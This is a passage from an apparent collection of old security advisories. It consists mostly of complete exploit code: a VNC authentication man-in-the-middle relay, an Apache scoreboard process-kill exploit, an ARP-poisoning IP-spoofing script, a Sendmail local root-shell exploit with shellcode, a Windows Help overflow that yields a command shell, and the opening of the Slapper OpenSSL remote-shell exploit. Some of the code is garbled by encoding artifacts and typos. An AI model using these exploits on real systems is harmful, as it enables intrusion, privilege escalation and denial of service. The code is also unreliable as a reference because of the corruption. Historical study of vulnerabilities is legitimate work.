printf("%s",resp);
}
}
}
}

```

```
closesocket(cli_sock);

return 0;
}
```

VNC Man in the Middle Exploit Code: The information has been provided by rsmc. By using the below exploit code it is possible to use a VNC server without knowing its password by causing a client to authenticate through the attacking host, while the attacker redirects it to the server.

Exploit:

```
#include <netinet/in.h>
#include <string.h>
#include <sys/types.h>
#include <sys/socket.h>

#define VNCPORT 5900
#define VNCSERVER "x.x.x.x"
#define QUEUE 8
#define BUFSIZ 512

typedef char rfbProtocolVersionMsg[13];
#define sz_rfbProtocolVersionMsg 12

int main (int argc, char **argv) {

int sockfd, clientfd, vncfd;
int nbytes = 0;
struct sockaddr_in server, client, vnc;
int len = sizeof (client);
char buf [BUFSIZ];

if ( (sockfd = socket (AF_INET, SOCK_STREAM, 0) ) == -1) {
perror ("socket");
exit (-1);
}

bzero (&server, sizeof (server) );
server.sin_family = AF_INET;
server.sin_addr.s_addr = htonl (INADDR_ANY);
server.sin_port = htons (VNCPORT);

/* this is the fake VNC server */
if (bind (sockfd, (struct sockaddr *) &server,
sizeof (server) ) == -1) {
perror ("bind");
exit (-1);
}

listen (sockfd, QUEUE);

if ( (clientfd = accept (sockfd,
(struct sockaddr *) &client, &len) ) == -1) {
perror ("accept");
exit (-1);
}
```

```

strcpy (buf, "RFB 003.003\n");

/* we must send VNC version number (from protocol) */
if (write (clientfd, buf, strlen (buf) ) < strlen (buf) ) {
perror ("write");
exit (-1);
}

/* we also must read VNC version number (from protocol) */
if ( (nbytes = read (clientfd, buf, BUFSIZ) ) <= 0) {
perror ("read");
exit (-1);
}

buf [nbytes] = 0;
printf ("version -> %s\n", buf);

buf [0] = 0x00;
buf [1] = 0x00;
buf [2] = 0x00;
buf [3] = 0x02;

/* we send the authentication method code to the client */
if (write (clientfd, buf, 4) < 4) {
perror ("write");
exit (-1);
}

if ( (vncfd = socket (AF_INET, SOCK_STREAM, 0) ) == -1) {
perror ("socket");
exit (-1);
}

bzero (&vnc, sizeof (vnc) );
vnc.sin_family = AF_INET;
vnc.sin_addr.s_addr = inet_addr (VNCSEVER);
vnc.sin_port = htons (VNCPORT);

/* we connect to the real VNC server */
if (connect (vncfd, (struct sockaddr *) &vnc,
            sizeof (vnc) ) == -1) {
perror ("connect");
exit (-1);
}

/* again, we read version number from the VNC server */
if ( (nbytes = read (vncfd, buf, BUFSIZ) ) <= 0) {
perror ("read");
exit (-1);
}

strcpy (buf, "RFB 003.003\n");

/* and we send ours */
if (write (vncfd, buf, strlen (buf) ) < strlen (buf) ) {
perror ("write");
}

```

```

exit (-1);
}

/* we now read authentication method code from VNC server */
if ( (nbytes = read (vncfd, buf, BUFSIZ) ) <= 0) {
perror ("read");
exit (-1);
}

/* here is the challenge from server */
if ( (nbytes = read (vncfd, buf, BUFSIZ) ) <= 0) {
perror ("read");
exit (-1);
}

/* we send the challenge to the victim client */
if (write (clientfd, buf, 16) < 16) {
perror ("write");
exit (-1);
}

/* we have the encrypted password from the client */
if ( (nbytes = read (clientfd, buf, BUFSIZ) ) <= 0) {
perror ("read");
exit (-1);
}

/* we send the encrypted password to the VNC server */
if (write (vncfd, buf, 16) < 16) {
perror ("write");
exit (-1);
}

/* we read the result from the authentication process */
if (read (vncfd, buf, BUFSIZ) < 4) {
perror ("read");
exit (-1);
}

/* at this point we should be authenticated */
/* place whatever code you want here */

close (clientfd);
close (sockfd);
close (vncfd);

return 0;
}

```

Apache Scoreboard Shared Memory: The information has been provided by alert7 of Xfocus. A vulnerability in Apache allows local attackers to shutdown the Apache server using its built-in feature called scoreboard.

Vulnerable systems:

* Apache version 1.3.26 and prior

Immune systems:

* Apache version 1.3.27

Apache permits process shutdown with scripting via shared memory scoreboard.

Solution:

Upgrading to the latest version 1.3.27, solves the problem.

Exploit:

```
#include <stdio.h>
#include <sys/mman.h>
#include <unistd.h>
#include <sys/mman.h>
#include <sys/time.h>
#include <sys/times.h>
#include <sys/types.h>
#include <sys/ipc.h>
#include <sys/shm.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <errno.h>

#define OPTIMIZE_TIMEOUTS

#ifdef WIN32
#define HARD_SERVER_LIMIT 1024
#elif defined(NETWARE)
#define HARD_SERVER_LIMIT 2048
#else
#define HARD_SERVER_LIMIT 256
#endif

//typedef char * caddr_t;
typedef unsigned vtime_t;
typedef int ap_generation_t;
typedef char server_rec;

/* stuff which the children generally write, and the parent mainly
reads */
typedef struct {
#ifdef OPTIMIZE_TIMEOUTS
    vtime_t cur_vtime; /* the child's current vtime */
    unsigned short timeout_len; /* length of the timeout */
#endif
    unsigned char status;
    unsigned long access_count;
    unsigned long bytes_served;
    unsigned long my_access_count;
    unsigned long my_bytes_served;
    unsigned long conn_bytes;
    unsigned short conn_count;
#ifdef NO_GETTIMEOFDAY
    clock_t start_time;
    clock_t stop_time;
#endif
} else
```

```

    struct timeval start_time;
    struct timeval stop_time;
#endif
#ifndef NO_TIMES
    struct tms times;
#endif
#ifndef OPTIMIZE_TIMEOUTS
    time_t last_used;
#endif
    char client[32]; /* Keep 'em small... */
    char request[64]; /* We just want an idea... */
    server_rec *vhostrec; /* What virtual host is being accessed? */
                        /* SEE ABOVE FOR SAFE USAGE! */
} short_score;

typedef struct {
    ap_generation_t running_generation; /* the generation of children
which
                                        * should still be serving
requests. */
} global_score;

/* stuff which the parent generally writes and the children rarely read
*/
typedef struct {
    pid_t pid;
#ifdef OPTIMIZE_TIMEOUTS
    time_t last_rtime; /* time(0) of the last change */
    vtime_t last_vtime; /* the last vtime the parent has seen */
#endif
    ap_generation_t generation; /* generation of this child */
} parent_score;

typedef struct {
    short_score servers[HARD_SERVER_LIMIT];
    parent_score parent[HARD_SERVER_LIMIT];
    global_score global;
} scoreboard;

#define SCOREBOARD_SIZE sizeof(scoreboard)

void usage(void)
{
    printf("apache 1.3.x (x<27) scoreboard shared memory exploit\n"
        "write by alert7 < alert7@xfocus.org >\n"
        "homepage http://www.xfocus.net http://www.whitecell.org/\n\n"
        "usage: ./apache_scoreboard_exploit pid [apache uid]\n"
        "default use getuid to get apache_uid\n"
        "if pid = -1 ,kill all processes in system\n"
        "to kill pid process include root process\n\n");
    printf(
" [root@redhat73 alert7]# ./apache_openssl_exploit 10 127.0.0.1
Linux redhat73 2.4.18-3 #1 Thu Apr 18 07:37:53 EDT 2002 i686 unknown
uid=48(apache) gid=48(apache) groups=48(apache)

./apache_scoreboard_exploit 12097 <---input command

```

```

        process 12097 will be killed
    ");
}

extern int errno;

int main(int argc, char *argv[])
{
    char * m;
    int i;
    scoreboard *ap_scoreboard_image;
    time_t now = time(NULL);
    key_t shmkey = IPC_PRIVATE;
    int shmid = -1;
    struct shmid_ds shm_buf;
    int apachid=getuid();

    if ((argc !=2)&&(argc !=3 ) )
    {
        usage();
        exit(0);
    }

    if (argc ==3)
    {
        apachid=atoi(argv[2]);
    }

    for (i=0;i<100 ;i++ )
    {
        shmid = shmctl(i, 0x10d /* SHM_??? */, &shm_buf);
        //printf("%d %d\n",shmid,shm_buf.shm_perm.uid);
        if (shmid == -1)
        {
            printf("Not found apache shared memory\n");
            exit(0);
        }

        if (shm_buf.shm_perm.uid==apachid)
        {
            if (shm_buf.shm_nattch > 4) break;
        }
    }

    m = shmat(shmid,NULL,0);

    if (m == -1)
    {
        perror("shmat");
        exit(-1);
    }
    // printf("share mem scoreboard addr :%p\n",m);
    printf("apache 1.3.x (x<27) scoreboard shared memory exploit\n"
        "write by alert7 < alert7@xfocus.org >\n"

```

```

        "homepage http://www.xfocus.net http://www.whitecell.org/\n\n"
    );
    ap_scoreboard_image = (scoreboard *) m;
    for (i=0;i<HARD_SERVER_LIMIT ;i++ )
    {
        ap_scoreboard_image->parent[i].pid = atoi(argv[1]);
        ap_scoreboard_image->parent[i].last_rtime = now-
3*60*60; //Ë¹ÓÃËÿ, öÐ;Ë±
        ap_scoreboard_image->servers[i].status = 2;
    }

    printf("process %s will be killed\n\n",argv[1]);
    return 0;
}

```

Exploit Code for IP Smart Spoofing: The information has been provided by Laurent Licour. A new method for IP Spoofing, allowing full-connection from any client software. The exploit code smartspooof.pl is a proof of concept (for educational purpose only) of the Smart Spoofing method.

Exploit Code (perl source) :

```

#!/usr/bin/perl -w
#
# smartspooof.pl
#
# This script is provided as proof of concept for educational purpose
only
#
# Laurent Licour 28/10/02
# llicour@althes.fr
# Althes (http://www.althes.fr)
#
# Start/Stop smart spoofing
# http://www.althes.fr/ressources/avis/smartspoofing.htm
#
# Require linux 2.4 (tested on Redhat 7.3)
# Require NetAddr::IP perl package (www.cpan.org)
# Require arp-sk tool (www.arp-sk.org)
# Require arp-fillup tool
(www.althes.fr/ressources/avis/smartspoofing.htm)
# Require iptables (www.iptables.org)

use strict;
use Getopt::Long;
use NetAddr::IP;

sub get_ip_next_hop
{
    my ($ip0, $int) = 3D @_;
    my $ip=3Dnew NetAddr::IP $ip0;
=20
    open(ROUTE, "route -n |");
    <ROUTE>; <ROUTE>;
    my $gateway=3D";
    my $masklen; my @fields; my $line; my $entry;

```



```

while($line =3D <ROUTE>)
{
    @fields =3D split / +/, $line;
    $entry=3Dnew NetAddr::IP($fields[0] . "/" . $fields[2]);
    if ($entry->contains($ip))
    {
        if (($gateway eq "") or ($masklen < $entry->masklen()))
        {
            $gateway =3D $fields[1];
            $masklen =3D $entry->masklen();
            $$int =3D $fields[7];
            chop $$int;
        }
    }
}
die "Error : No route for $ip \n" if ($gateway eq "");
$gateway=3D$ip->addr() if ($gateway eq "0.0.0.0");

return($gateway);
}

sub get_mac
{
    my $ip=3Dshift;
    my $cmd=3D"ping -c 1 -w 1 $ip >/dev/null 2>&1";
    system($cmd);
    $cmd=3D"cat /proc/net/arp | grep $ip' ' | awk '{print \$4}'";
    my $mac=3D`$cmd`;
    chop($mac);
    return($mac);
}

sub usage
{
    print "Start/Stop de smartspoofing\n\n";
    print "This is the proof of concept of the smartspoofing
technique\n";
    print "(visit
http://www.althes.fr/ressources/avis/smartspoofing.htm)\n";
    print "\n";
    print "You only have to specify :\n";
    print " -D : address of the filtering equipment to connect to\n";
    print " -S : address of the trusted host to spoof\n";
    print "\n";
    print "Then, you only need to launch your favorite client software
from
this host\n";
    print "or any host behind this (because it is now a router)\n";
    print "\n";
    print "This script is provided as proof of concept for educational
purpose
only.\n";
    print "\n";

    exit 0;
}

```

```

my $syntax =3D "syntax: $0 [-i eth0] [-h] [-v] -D < \@IP destination> -S
< \@=
IP
source> -start|-stop\n";

my $ver =3D "smartspoof.pl v1.0 28/10/02\n";

my ($ipsrc, $ipdst);
my ($start, $stop);
my $interface =3D "";
my ($version, $help);

Getopt::Long::GetOptions(
    "D=3Ds" =3D> \$ipdst,
    "S=3Ds" =3D> \$ipsrc,
    "i=3Ds" =3D> \$interface,
    "v" =3D> \$version,
    "h" =3D> \$help,
    "start" =3D> \$start,
    "stop" =3D> \$stop
    ) or die $syntax;

usage if $help;
die $ver if $version;
die $syntax unless @ARGV =3D=3D 0;
die $syntax unless defined($ipsrc) and defined($ipdst);
die $syntax unless defined($start) or defined($stop);
die $syntax if $start and $stop;

my $cmd;

my ($intsrc, $intdst);
my $ipsrc_next_hop =3D get_ip_next_hop($ipsrc, \$intsrc);
my $ipdst_next_hop =3D get_ip_next_hop($ipdst, \$intdst);
$interface=3D$intdst if ($interface eq "");

if ($start)
{
    print "Activate IP Forwarding\n";
    system("echo 1 > /proc/sys/net/ipv4/ip_forward");

    print "Activate Arp fillup on $ipsrc\n";
    system("arp-fillup -i $interface -D $ipsrc >/dev/null 2>&1 &");

    print "Set NAT rule on iptables\n";
    $cmd=3D"iptables -t nat -A POSTROUTING -o $interface -d $ipdst -j
SNAT ---
to
$ipsrc";
    system($cmd);

    print "Desactivate ICMP Redirect\n";
    system("iptables -A OUTPUT -p icmp --icmp-type host-redirect -j
DROP");
}

```

```

    print "Activate Arp cache poisoning of $ipsrc_next_hop entry on
$ipdst_next_hop on $interface\n";
    $cmd=3D"arp-sk -w -i $interface -d $ipdst_next_hop -S $ipsrc_next_hop
-D
$ipdst_next_hop -c 1 >/dev/null 2>&1";
    system($cmd);
    $cmd=3D"arp-sk -r -i $interface -d $ipdst_next_hop -S $ipsrc_next_hop
-D
$ipdst_next_hop >/dev/null 2>&1 &";
    system($cmd);
}
elseif ($stop)
{
    print "Suppress Arp fillup on $ipsrc\n";
    system("killall arp-fillup");

    print "Suppress Arp cache poisoning of $ipsrc_next_hop entry on
$ipdst_next_hop\n";
    system("killall arp-sk");
    my $mac=3Dget_mac($ipsrc_next_hop);
    $cmd=3D"arp-sk -r -c 1 -i $interface -d $ipdst_next_hop -S
$ipsrc_next_hop:$mac -D $ipdst_next_hop >/dev/null 2>&1";
    system($cmd);

    print "Clear iptables rules\n";
    system("service iptables stop");
    system("service iptables start");

    print "Desactivate ip forwarding\n";
    system("echo 0 > /proc/sys/net/ipv4/ip_forward");
}

```

Sendmail Local Exploit Code: The information has been provided by sd. The following exploit code will try exploiting a Sendmail security vulnerability. The exploit code itself will try to determine the needed offset by using GDB.

Vulnerable systems:

- * Sendmail version 8.11.x

Exploit:

```

/*
* sendmail 8.11.x exploit (i386-Linux) by sd@sf.cz (sd@ircnet)
* ~~~~~
* fixed by Marcin Bukowski <insect@insect.hack.pl>
*
* <insect> I'll change, and fix this code requested by friend
* for him
*
* -d specify depth of analysis (32) [bigger = more time]
* -o change offset (-32000) [between 1000..-64000]
* -v specify victim (/usr/sbin/sendmail) [suided binary]
* -t specify temp directory (/tmp/.s11x)
*
* simply try to run an exploit without parameters
* -----
*

```

```

*/

#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <strings.h>
#include <netinet/in.h>
#include <sys/socket.h>
#include <signal.h>
#include <wait.h>
#include <sys/stat.h>

#define SM "/usr/sbin/sendmail"

#define OBJDUMP "objdump"

#define GDB "gdb"

#define GREP "grep"

#define COPYCMD "/bin/cp"

#define RMCMD "/bin/rm"

#define OURDIR "/tmp/.s11x"

#define DLINE \
"%s -d %s 2> /dev/null | %s -B %d \  

\"mov.*%%.l,(%%e..,%%e..,1)\" |\  

%s \".mov.*0x80.*,%e..\""

#define DLINEA OBJDUMP, vict, GREP, depth, GREP

#define BRUTE_DLINE \
"%s -d %s 2> /dev/null | %s \  

\".mov.*0x80.*,%e..\""

#define BRUTE_DLINEA OBJDUMP, vict, GREP

#define NOPLEN 32768

#define NOP 0x90

char shellcode[] =
"\xeb\x0c\x5b\x31\xc0\x50\x89\xe1\x89"
"\xe2\xb0\x0b\xcd\x80\xe8\xef\xff\xff\xff";

char scode[512];

char dvict[] = SM;

struct target {
    uint off;
    uint brk;
    uint vect;
};

```

```

unsigned int get_esp() {
    __asm__("movl %esp,%eax");
}

char ourdir[256] = OURDIR;

void giveup(int i) {
    char buf[256];
    sprintf(buf, "%s -rf %s > /dev/null 2> /dev/null",
            RMCMD, ourdir);
    system(buf);
    // printf("[*] removing temp directory - %s\n",
    // ourdir);
    if (i >= 0) exit(i);
}

void exploit(char *victim, uint got, uint vect, uint ret) {
    unsigned char egg[sizeof(scode) + NOPLEN + 5];
    char s[512] = "-d";
    char *argv[3];
    char *envp[2];
    uint first, last, i;

    strcpy(egg, "EGG=");
    memset(egg + 4, NOP, NOPLEN);
    strcpy(egg + 4 + NOPLEN, scode);
    last = first = -vect - (0xffffffff - got + 1);
    while (ret) {
        char tmp[256];
        i = ret & 0xff;
        sprintf(tmp, "%u-%u.%u-", first, last, i);
        strcat(s, tmp);
        last = ++first;
        ret = ret >> 8;
    }
    s[strlen(s) - 1] = 0;
    argv[0] = victim;
    argv[1] = s;
    argv[2] = NULL;
    envp[0] = egg;
    envp[1] = NULL;
    execve(victim, argv, envp);
}

int use(char *s) {
    printf("\n%s [command] [options]\n"
            "-h this help\n"
            "-d specify depth of analysis (32)\n"
            "-o change offset (-32000)\n"
            "-v specify victim (/usr/sbin/sendmail)\n"
            "-t specify temp directory (/tmp/.s11x)\n"
            "-b enables bruteforce (it can take 20-30 mins)\n", s);
    return 1;
}

int exploited = 0;

```

```

void sigusr(int i) {
    exploited++;
    giveup(-1);
}

int main(int argc, char *argv[]) {
    char victim[256] = SM;
    char vict[256],gscr[256],
        path[256],d[256],buf[256];
    struct stat st;
    FILE *f;
    struct target t[1024];
    uint off,ep,l;
    int i,j,got,esp;
    int offset = -16384;
    int depth = 32;
    int brute = 0;

    if (!*argv) {
        dup2(2, 0);
        dup2(2, 1);
        setuid(0);
        setgid(0);
        kill(getppid(), SIGUSR1);
        printf(
            "-----(*)>+== "
            "ENTERING ROOT SHELL"
            " ==+<(*)-----"
        );
        fflush(stdout);
        chdir("/");
        setenv("PATH",
            "/bin:/usr/bin:/usr/local/bin:"
            "/sbin:/usr/sbin:/usr/local/sbin:"
            "/opt/bin:${PATH}",1);
        setenv("BASH_HISTORY",
            "/dev/null", 1);
        execl("/bin/bash", "-bash", NULL);
    }
    printf(
        " -----\n"
        " Sendmail 8.11.x linux i386 exploit \n"
        " wroten by sd@sf.cz [sd@ircnet], \n"
        " fixed by insect@insect.hack.pl \n"
        " -----\n"
        " type \"%s -h\" to get help\n",argv[0]
    );

    while ((i=getopt(argc,argv,"hd:o:v:t:b"))!=EOF){
        switch (i) {
            case 'd':
                if ((!optarg)||(!sscanf(optarg,"%d",&depth)!=1))
                    return use(argv[0]);
                break;
            case 'o':
                if ((!optarg)||(!sscanf(optarg,"%d",&offset)!=1))
                    return use(argv[0]);

```

```

break;
case 'v':
    if (!optarg)
        return use(argv[0]);
    strcpy(victim,optarg);
break;
case 't':
    if (!optarg)
        return use(argv[0]);
    strcpy(ourdir, optarg);
break;
case 'b':
    brute++;
break;
case 'h':
default:
    return use(argv[0]);
}
}
if (brute)
    printf(
        "[*] brute force "
        "to 20-30mins\n");
path[0] = 0;
if (argv[0][0] != '/') {
    getcwd(path, 256);
}
sprintf(scode, "%s%s/%s",
        shellcode, path, argv[0]);
esp = get_esp();
close(0);
signal(SIGUSR1, sigusr);
giveup(-1);
printf(
    " [Victim=%s][Depth=%d][Offset=%d]\n"
    " [Temp=%s][Offset=%d][ESP=0x%08x]\n",
    victim, depth, offset, ourdir, esp
);
stat(victim, &st);
if ((st.st_mode & S_ISUID) == 0) {
    printf("[!] Error: %s doesn't have SUID mode\n",
        victim);
}
if (access(victim, R_OK + X_OK + F_OK) < 0) {
    printf("[!] Error: %s must exist, have mode +rx\n",
        victim);
}
if (mkdir(ourdir, 0777) < 0) {
    perror("[!] Error: creating temporary directory\n");
    giveup(1);
}
//printf("[*] creating temp directory - %s\n",
// ourdir);
sprintf(buf, "%s -R %s | %s setuid",
        OBJDUMP, victim, GREP);
f = popen(buf, "r");
if (fscanf(f, "%x", &got) != 1) {

```

```

pclose(f);
printf("[!] Error: cannot get "
       "setuid() GOT\n");
giveup(1);
}
pclose(f);
printf("[*] --> Step 1. setuid() "
       "[got=0x%08x]\n", got);
sprintf(vict, "%s/sm", ourdir);
printf("[*] --> Step 2. copy "
       "[%s->%s]\n", victim, vict);
fflush(stdout);
sprintf(buf, "%s -f %s %s",
        COPYCMD, victim, vict);
system(buf);
if (access(vict,R_OK+X_OK+F_OK)<0){
    printf(
        "[!] Error: copy victim to out temp\n");
    giveup(1);
}

printf(
    "[*] --> Step 3. disassm our "
    "[%s]\n", vict);
fflush(stdout);
if (!brute) {
    sprintf(buf,DLINE,DLINEA);
} else {
    sprintf(buf,BRUTE_DLINE,BRUTE_DLINEA);
}
f = popen(buf, "r");
i = 0;
while (fgets(buf,256,f)) {
    int k, dontadd=0;
    if (sscanf(buf,
               "%x: %s %s %s %s %s %s 0x%x,%s\n",
               &ep,d,d,d,d,d,d,&off,d)==9){
        for (k=0;k<i;k++){
            if (t[k].off==off)
                dontadd++;
        }
        if (!dontadd) {
            t[i].off = off;
            t[i++].brk = ep;
        }
    }
}
pclose(f);
sprintf(gscr, "%s/gdb", ourdir);
off = 0;
for (j=0; j < i; j++) {
    f = fopen(gscr, "w+");
    if (!f) {
        printf("[!] Error: Cannot create gdb script\n");
        giveup(1);
    }
    fprintf(f,

```



```

        "break *0x%x\nr -d1-1.1\nx/x 0x%x\n",
        t[j].brk, t[j].off);
fclose(f);
sprintf(buf,
        "%s -batch -x %s %s 2> /dev/null",
        GDB, gscr, vict);
f = popen(buf, "r");
if (!f) {
    printf("[!] Error: Failed to spawn gdb!\n");
    giveup(1);
}
while (1) {
    char buf[256];
    char *p;
    t[j].vect = 0;
    p = fgets(buf, 256, f);
    if (!p) break;
    if (sscanf(p, "0x%x %s 0x%x", &ep, d, &l) == 3) {
        t[j].vect = l;
        off++;
        break;
    }
}
pclose(f);
if (t[j].vect) {
    int pid;
    printf(" ++[%d/%d](%d%%) "
           "GOT=0x%08x, VECT=0x%08x, "
           "OFF=%d\n", j, i, j*100/i,
           got, t[j].vect, offset);
    fflush(stdout);
    pid = fork();
    if (pid == 0) {
        close(1);
        exploit(victim, got, t[j].vect, esp+offset);
    }
    wait(NULL);
    if (exploited) {
        wait(NULL);
        printf(" [-*-] We rule! BYE! [-*-]\n");
        exit(0);
    }
}
}
printf(
    "[!] ERROR: all targets failed, "
    "probably not buggie\n");
giveup(1);
}

```

Proof of Concept Exploit of Windows Help Overflow: The information has been provided by buzheng. A buffer overflow vulnerability in the Windows Help allows attackers to cause it to execute arbitrary code.

Exploit:

```

/*
By ipxodi@whitecell.org 10.07.2002

```

prove of concept code of Windows Help buffer overflow.

Bug discovered by

For tech detail see "Thor Larholm security advisory TL#004".

To Use:

cl ex.c

Run as:

ex > ex.htm

start ex.htm (be sure to set iexplore as your default htm viewer.)

You will get a cmd shell.

Tested on IE 5.5, IE5.5 SP2, IE 6.0.

other version untested.

*/

```
#include <windows.h>
```

```
#include <stdio.h>
```

```
char shellcode[] =
```

```
"\x55\x8B\xEC\x33\xFF\x57\xC6\x45\xFC\x63\xC6\x45\xFD\x6D\xC6\x45\xFE\x64\x57\xC6\x45\xF8\x03" "\x80\x6D\xF8\x50"
```

```
"\x8D\x45\xFC\x50\x90\xB8" "EXEC" "\xFF\xD0\x33\xC0\x50\x90\xB8" "EXIT" "\xFF\xD0\xC3";
```

```
char shellcode_encode[] =
```

```
"\x55\x8B\xEC\x33\xFF\x57\xC6\x45\xFC\x63\xC6\x45\xFD\x6D\xC6\x45\xFE\x64\x57\xC6\x45\xF8\x53" "\x80\x6D\xF8\x50"
```

```
"\x8D\x45\xFC\x50\x90\xB8" "EXEC" "\x2C\x78" "\xFF\xD0" "\x41\x33\xC0\x50\x90\xB8" "EXIT" "\x2C\x78" "\xFF\xD0\xC3";
```

```
void EncodeFuncAddr(char * shellcode,DWORD addr,char * pattern)
```

```
{
    unsigned char * p ;
    p = strstr(shellcode,pattern);
    if(p) {
        if( *(p+4) == '\xFF' )
            memcpy(p,&addr,4);
        else {
            if((addr & 0xFF) > 0x80) {
                memcpy(p,&addr,4);
                *(p+4) = 0x90;
                *(p+5) = 0x90;
            }else {
                addr += 0x78;
                memcpy(p,&addr,4);
            }
        }
    }
}
```

```
int ModifyFuncAddr(char * shellcode)
```

```
{
    char * temp="0123456789ABCDEF";
    HMODULE hdl;
    unsigned char * p ;
    DWORD pAddr_WinExec ,pAddr_Exit ;
```

```

hdl = LoadLibrary("kernel32.dll");
pAddr_WinExec = GetProcAddress(hdl,"WinExec");
pAddr_Exit = GetProcAddress(hdl,"ExitProcess");
fprintf(stderr,"Find WinExec at Address %x, ExitProcess at Address
%x\n",pAddr_WinExec,pAddr_Exit);
EncodeFuncAddr(shellcode,pAddr_WinExec,"EXEC");
EncodeFuncAddr(shellcode,pAddr_Exit,"EXIT");
}

```

```

void Validate(char * shellcode)
{
    unsigned char *p, *foo = "\\\/:*?\"<>|";
    for(*foo;foo++) {
        p = strchr(shellcode,*foo);
        if(p) {
            fprintf(stderr,"ERROR:ShellCode Contains Invalid Char For File
name: %s\n",p);
        }
    }
}

```

```

#define Valid(c) (c>0x30)
int FindCode(char * code)
{
    DWORD addr;
    unsigned char * p = (unsigned char * )LoadLibrary("kernel32.dll");

    for(;p < 0x77f00000;p++)
        if(memcmp(p,code,2)==0) {
            fprintf(stderr,"Find Code at Address %x\n",p);
            addr = (DWORD) p;
            if( (addr &0xFF )>0x30 && ((addr>>8)&0xFF)>0x30&&
((addr>>16)&0xFF)>0x30 && ((addr>>24)&0xFF)>0x30 )
                return p;
        }
    return 0;
}

```

```

int main(int argc, char ** argv)
{
    char * prefix = "<script type=\"text/javascript\">showHelp(\"";
    char *postfix = "\");</script>";
    char buff[1024];
    int mode = 2;
    char * pCode = buff, *shell;
    DWORD addr;
    int offset = 784;

    if(argc > 3 ) {
        printf("Usage: %s [mode] [offset]",argv[0]);
        printf("Normal: %s 1 784",argv[0]);
        printf("Advanc: %s 2 784",argv[0]);
        exit(0);
    }else if(argc == 3 ) {
        offset = atoi(argv[2]);
        mode = atoi(argv[1]);
    }
}

```

```

};
fprintf(stderr,"Mode %d, Using Offset %d\n",mode,offset);
memset(buff,0x41,1023);

memcpy(pCode, "A:\\\\xC0",4); //cmp al,al as a nop.

switch(mode) {
  case 1: shell = shellcode; break;
  case 2: shell = shellcode_encode;break;
  case 3: {
    sprintf(buff +offset, "abcd");
    printf("%s%s%s",prefix,buff,postfix);
    return ;
  }
}
ModifyFuncAddr(shell);
Validate(shell);
memcpy(pCode+0x10,shell,strlen(shell));
pCode = buff + offset;
addr = FindCode("\xFF\xE7"); // jmp edi
*(int*)pCode = addr ? addr : 0x77e79d02;
*(pCode+4)=0;
printf("%s%s%s",prefix,buff,postfix);
}

```

OpenSSL Exploit Code (Slapper): The information has been provided by nebunu, exploit created by contem at efnet. A worm created to exploit the OpenSSL vulnerability has been spreading. The following is a weakened form of the worm, such that it only exploits the vulnerability in OpenSSL, but does not try to continue and spread. This could be used in a limited fashion to verify whether a remote host is vulnerable to the worm.

Exploit:

```

/*****
**
*
* LINUX X86 APACHE REMOTE EXPLOIT!!!!!!!!!!
*
*
* This is the unpublished source for apache OpenSSL handshake exploit.
* We obtained this exploit by modifying a circulating apache worm,
* created by contem@efnet
*
* BY
*
* nebunu <nebunu@home.ro>
*
* compile: gcc -o apache-ex apache.ex.c -lcrypto
* run: ./apache-ex <IP>
* do not use hostname! use only ip
*
* If successfully it will spawn a shell on port 30464 and then connect
to it.
* Then use another exploit to get r00t

```

```
*
* btw,/tmp/.bugtraq.c is blackhole.c, rename /tmp/.bugtraq.c and
* for this to work,and dont forget to set it on port 30464
! PRIVATE PRIVATE PRIVATE PRIVATE PRIVATE PRIVATE PRIVATE PRIVATE
PRIVATE !
*
*****
**/
```

```
#include <stdio.h>
#include <unistd.h>
#include <string.h>
#include <fcntl.h>
#include <stdlib.h>
#include <stdarg.h>
#include <sys/ioctl.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <sys/time.h>
#include <unistd.h>
#include <errno.h>
#include <netdb.h>
#include <arpa/telnet.h>
#include <sys/wait.h>
#include <signal.h>
#include <openssl/ssl.h>
#include <openssl/rsa.h>
#include <openssl/x509.h>
#include <openssl/evp.h>
```

```
int pizda;
```

```
int conectare(char *ip, int port)
{
struct sockaddr_in addr;
int pizda;
pizda = socket(AF_INET, SOCK_STREAM, 0);
if(pizda == -1)
{
perror("socket()");
exit(-1);
}
addr.sin_addr.s_addr = inet_addr(ip);
addr.sin_family = AF_INET;
addr.sin_port = htons(port);
if(connect(pizda,(struct sockaddr *)&addr,sizeof(struct sockaddr_in))
== -1)
return -1;
return(pizda);
}
```

```
void pulamea(int pizda)
{
```

```

int n;
char recvbuf[1024], *cmd = "id; uname -a\n";
fd_set rset;
send(pizda, cmd, strlen(cmd), 0);
while (1)
{
    FD_ZERO(&rset);
    FD_SET(pizda, &rset);
    FD_SET(STDIN_FILENO, &rset);
    select(pizda+1, &rset, NULL, NULL, NULL);
    if(FD_ISSET(pizda, &rset))
    {
        n = read(pizda, recvbuf, 1024);
        if (n <= 0)
        {
            printf("Connection closed by foreign host!\n");
            exit(0);
        }
        recvbuf[n] = 0;
        printf("%s", recvbuf);
    }
    if (FD_ISSET(STDIN_FILENO, &rset))
    {
        n = read(STDIN_FILENO, recvbuf, 1024);
        if (n > 0)
        {
            recvbuf[n] = 0;
            write(pizda, recvbuf, n);
        }
    }
}
return;
}

```

```

void cleanup(char *buf)
{
    while(buf[strlen(buf)-1] == '\n' || buf[strlen(buf)-1] == '\r' ||
    buf[strlen(buf)-1] == ' ') buf[strlen(buf)-1] = 0;
    while(*buf == '\n' || *buf == '\r' || *buf == ' ')
    {
        unsigned long i;
        for (i=strlen(buf)+1;i>0;i--) buf[i-1]=buf[i];
    }
}

```

```

char *GetAddress(char *ip) {
    struct sockaddr_in sin;
    fd_set fds;
    int n,d,sock;
    char buf[1024];
    struct timeval tv;
    sock = socket(PF_INET, SOCK_STREAM, 0);
    sin.sin_family = PF_INET;

```

```

sin.sin_addr.s_addr = inet_addr(ip);
sin.sin_port = htons(80);
if(connect(sock, (struct sockaddr *) & sin, sizeof(sin)) != 0) return
NULL;
write(sock,"GET / HTTP/1.1\r\n\r\n",strlen("GET / HTTP/1.1\r\n\r\n"));
tv.tv_sec = 15;
tv.tv_usec = 0;
FD_ZERO(&fds);
FD_SET(sock, &fds);
memset(buf, 0, sizeof(buf));
if(select(sock + 1, &fds, NULL, NULL, &tv) > 0) {
if(FD_ISSET(sock, &fds))
{
if((n = read(sock, buf, sizeof(buf) - 1)) < 0) return NULL;
for (d=0;d<n;d++) if (!strncmp(buf+d,"Server: ",strlen("Server: "))) {
char *start=buf+d+strlen("Server: ");
for (d=0;d<strlen(start);d++) if (start[d] == '\n') start[d]=0;
cleanup(start);
return strdup(start);
}
}
}
return NULL;
}

```

```

#define ENC(c) ((c) ? ((c) & 077) + ' ': '')

```

```

int sendch(int sock,int buf) {
